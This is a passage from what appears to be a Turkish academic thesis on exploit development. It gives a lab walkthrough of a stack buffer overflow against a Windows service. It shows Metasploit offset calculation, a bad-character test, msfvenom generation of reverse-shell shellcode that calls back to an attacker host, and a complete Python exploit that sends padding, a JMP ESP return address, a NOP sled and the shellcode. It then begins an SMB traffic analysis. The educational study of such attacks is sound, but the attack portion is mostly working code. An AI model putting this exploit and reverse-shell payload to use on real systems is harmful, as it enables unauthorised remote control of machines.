
Çizelge 3.1. Offset değer hesaplaması

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 100

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2A
root@kali:/usr/share/metasploit-framework/tools/exploit#
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 61413761
[*] Exact match at offset 22
```

3.3.3. Programın yönlendirilmesi

Offset değeri belirtilen kodlar kullanılarak 22 olarak hesaplanmıştır. EIP üzerinden zıplama yapmak için JMP ESP gibi bir komutun adresi Resim 3.5'den bulunarak program yönlendirmesi yapılmıştır.



Resim 3.5. JMP ESP komutu arama

Executables kısmından kernell32.dll seçilerek JMP ESP komutunun adresi Resim 3.6'da tespit edilmiştir.

Resim 3.6. JMP ESP komutunun adresi

Eğer EIP üzerine bu adres yazılırsa program akışı zararlı yazılımın eklendiği alan içerisinden devam edecektir. Shellcode bu alan içerisine yazılarak çalıştırılmakta ve hedef bilgisayardan bağlantı elde edilmektedir. Bu işlem yapılmadan önce kötü karakter testi yapılarak shellcode içerisinde geçen kötü karakterler aşağıdaki gibi temizlenmiştir.

3.3.4. İstenilmeyen karakterlerin analizi

İstenilmeyen karakterleri bulmak için Çizelge 3.2'de verilen adımlar izlenmiştir. Tüm karakterler stack içerisine gönderilerek bozulmanın olduğu noktalara bakılmış ve sonrasında istenilmeyen karakterler shellcode oluşturulurken ayıklanmıştır. Kullanılan karakter dizileri aşağıdaki gibidir.

Çizelge 3.2. İstenilmeyen karakter analizi

```
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x
1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3
a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5
b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7
a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9
a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\
xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\
xfc\xfd\xfe\xff")
```


Exploit için geliştirilmekte olan kod Çizelge 3.3'deki gibi güncellenmiştir;

Çizelge 3.3. Geliştirilen güncel exploit kod parçası

```
#!/usr/bin/env python
import socket
import sys
def connect():
global s
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
s.connect((sys.argv[1], 1101))
except:
print "connection failed [!]"
def bad():
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x
1a\x1b\x1c\x1d\x1e\x1f""\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34
\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40""\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f""\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69
\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f""\x80\x81\x82\x83\x
84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x
9f""\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\x
ba\xbb\xbc\xbd\xbe\xbf""\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\x
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf""\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

exploit = 22 * "\x41" + 4 * "\x42" + badchars
s.send(exploit)
def main():
connect()
bad()
main()
```

Test işlemine stack bulguları ile devam edilerek hiç bozulma olmayınca kadar denemeler yapılmış bozulmaya sebep olan karakterler kötü karakter listesine alınarak shellcode içerisinden çıkarılmak üzere not edilmiştir. Bu uygulamada şans eseri kötü karakter çıkmamıştır.



Resim 3.7. İstenilmeyen karakter tespiti

Bu noktadan sonra shellcode Resim 3.7’de ki gibi oluşturulmuştur.

3.3.5. ShellCode oluşturma

```
root@kali:~/Desktop/exploitlab# msfvenom -p windows/shell_reverse_tcp LHOST=10.5.
100.137 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x05\x64\x89\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~/Desktop/exploitlab#
```

Resim 3.8. Shellcode Oluşturma

Resim 3.8'de yer alan kod parçası çalıştırılarak Kali Linux'da ki metaexploit içerisinde yer alan yeni nesil payload üretici aracı olan msfvenom ile derlenmesi sağlanmıştır. Böylelikle Shellcode oluşturulmuştur. Shellcode oluşturulduktan sonra adres yönlendirmesi yapılarak exploit kodun çalışması sağlanmıştır.


3.3.6. Exploit kodun son hali

Exploit kod içerisine uygun parametreler konularak son hali Çizelge 3.4'de verilmiştir. Shellcode decode halde bulunmaktadır. Açılırken hafıza üzerinde genişlediğinden shellcode'dan önce nop alanı bırakılmıştır.

Çizelge 3.4. Test için geliştirilen Exploit kod

```
#!/usr/bin/env python
import socket
import sys
def connect():
global s
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 1101))
def exploit():
chunk = 22 * "\x41"
eip =  "\x13\x44\x87\x7C"           # 7C874413 kernel32.dll JMP ESP
nop = 40 * "\x90"
shellcode = ("\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x05\x64\x89\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
exploit = chunk + eip + nop + shellcode
s.send(exploit)
def main():
connect()
exploit()
main()
```

Handler kurularak exploit Çizelge 3.4'de ki gibi çalıştırıldığında hedefe kabuk bağlantısı sağlanmış olur.



Resim 3.9. Hedef sistemin ele geçirilmesi


Resim 3.9'da verilen çıktıdan görüleceği üzere exploit kod hedef sisteme uzaktan gönderilerek hedef sistemde çalıştırılmış ve hedef sistem ele geçirilmiştir [54]. WannaCry ve Petya'da sunucu taraflı SMB açıklığını kullanarak sistemlere girmektedir. Exploit anatomisi ve çalışma yapısı anlatılarak ileride değinilecek konular için alt yapı oluşturulmuştur.

3.4. Windows Tabanlı SMB Açıklıkları ve Exploit Ağ Analizleri

WannaCry ve Petya gibi zararlılar SMB üzerinden sunucu taraflı açıklıkları exploit ederek ilerlediği için bu başlık altında Windows ortamlarda çıkan zaafiyet ve exploit kodları hakkında bilgi verilerek exploit betiklerinin oluşturduğu ağ trafiklerinin analizi, exploit kodlar ve exploit uygulamaları hakkında gösterim ve analiz yapılacaktır. Lab çalışmasında Windows Server 2003 üzerinde ms08_067, Windows Server 2008 üzerinde ms09_050 ve ms17_10 ki bu açıklık WannaCry ve Petya tarafından kullanılmaktadır, Windows 7 üzerinde ms17_010 ile exploit uygulama gösterimleri yapılacaktır.


3.4.1. SMB protokolü

SMB (Server Message Block); Türkçe karşılığı "Sunucu İleti Bloğu" olan, sunucu ve istemci arasındaki iletişimi sağlayan bir ağ protokolüdür. SMB, dosya paylaşımlarına erişmede, ağ, yazıcı ve çeşitli bağlantılarda kullanılır. SMB varsayılanda TCP 445. portu kullanan protokoldür. Versiyon olarak 1 ve 3. sürümleri mevcuttur. Resim 3.10'daki paket çıktısında SMB ile oluşturulan ağ trafiği görülmektedir.



Source	Destination	Protocol
192.168.199.135	192.168.199.134	TCP
192.168.199.134	192.168.199.135	TCP
192.168.199.135	192.168.199.134	TCP
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB
192.168.199.135	192.168.199.134	TCP
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB
192.168.199.135	192.168.199.134	SMB
192.168.199.134	192.168.199.135	SMB


Resim 3.10. SMB ile oluşturulan ağ trafiği



Protocol	Length	Info
TCP	66	49612→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
TCP	66	445→49612 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 SACK_
TCP	54	49612→445 [ACK] Seq=1 Ack=1 Win=65700 Len=0
SMB	213	Negotiate Protocol Request
SMB	143	Negotiate Protocol Response
SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB	351	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
SMB	582	Session Setup AndX Request, NTLMSSP_AUTH, User: WIN-8PF5U02QO5L\dude
SMB	93	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
TCP	54	49612→445 [ACK] Seq=796 Ack=426 Win=65272 Len=0
SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB	351	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
SMB	582	Session Setup AndX Request, NTLMSSP_AUTH, User: 192.168.199.134\dude
SMB	175	Session Setup AndX Response
SMB	156	Tree Connect AndX Request, Path: \\192.168.199.134\STUFF
SMB	120	Tree Connect AndX Response

